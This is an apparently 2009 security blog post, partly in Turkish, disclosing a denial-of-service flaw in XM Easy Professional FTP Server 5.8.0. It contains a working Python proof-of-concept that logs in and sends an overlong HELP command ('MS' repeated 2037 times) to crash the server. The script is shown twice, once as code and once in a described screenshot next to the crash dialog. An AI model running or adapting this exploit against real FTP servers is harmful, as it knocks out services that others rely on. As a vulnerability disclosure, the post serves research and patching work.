

# XM Easy Professional FTP Server 5.8.0 Denial Of Service Vulnerability

written by Mert SARICA | 30 Kasım, 2009

Zafiyetten kısaca bahsetmek gerekirse ftp sunucusuna başarıyla giriş yapıldıktan sonra "HELP AAA... (4074 tane)" komutunun gönderilmesi sonucunda ftp sunucusu çökmektedir. Bu zafiyeti istismar edebilmek için ftp sunucusu üzerinde geçerli bir hesabınızın olması gerekmektedir.

Not: Bu sürümde başka güvenlik açıklarınının olmasına rağmen Ekim ayından bu yana dek sürümde herhangi bir değişikliğin olmaması nedeniyle üretici firmanın aksiyon alma süresinin geç olduğunu göz önünde bulundurarak yanıt beklemeden yayınlamayı tercih ettim.

**Download:** [XM Easy Professional FTP Server 5.8.0](#)

## POC Code:

```
# XM Easy Professional FTP Server 5.8.0
# Denial of Service Vulnerability
# Note: FTP account is required for exploitation
# http://www.mertsarica.com

from ftplib import *
import sys
import ftplib


try:
ftp = FTP('localhost') # connect to host, default port
except:
print "Connection error"
sys.exit(1)

try:
ftp.login() # user anonymous, passwd anonymous@
except:
print "Login failed"
sys.exit(1)

packet = "HELP " + "MS" * 2037 # magic packet

try:
ftp.sendcmd(packet)
ftp.quit()
except ftplib.all_errors, error:
print("Very good, young padawan, but you still have much to learn...")
```

## POC Screen Shot:



The screenshot shows a Windows desktop environment. The main window is a Python script editor titled "xm\_dos.py - C:\Documents and Settings\Administrator\Desktop\xm\_dos.py". The script contains the following code:

```
# XM Easy Professional FTP Server 5.8.0
# Denial of Service Vulnerability
# http://www.mertsarica.com

from ftplib import *
import sys
import ftplib

try:
    ftp = FTP('localhost') #
except:
    print "Connection error"
    sys.exit(1)

ftp.login() # user

packet = "HELP " + "MS" * 2037 # magic packet

try:
    ftp.sendcmd(packet)
    ftp.quit()
except ftplib.all_errors, error:
    print("Very good padawan...")
```

An error dialog box titled "ftpsrvr.exe" is overlaid on the script. The message reads: "ftpsrvr.exe has encountered a problem and needs to close. We are sorry for the inconvenience." Below the message, it says: "If you were in the middle of something, the information you were working on might be lost. For more information about this error, [click here](#)." There are two buttons: "Debug" and "Close".

In the bottom right corner of the script editor, the status bar shows "Ln: 8 | Col: 0".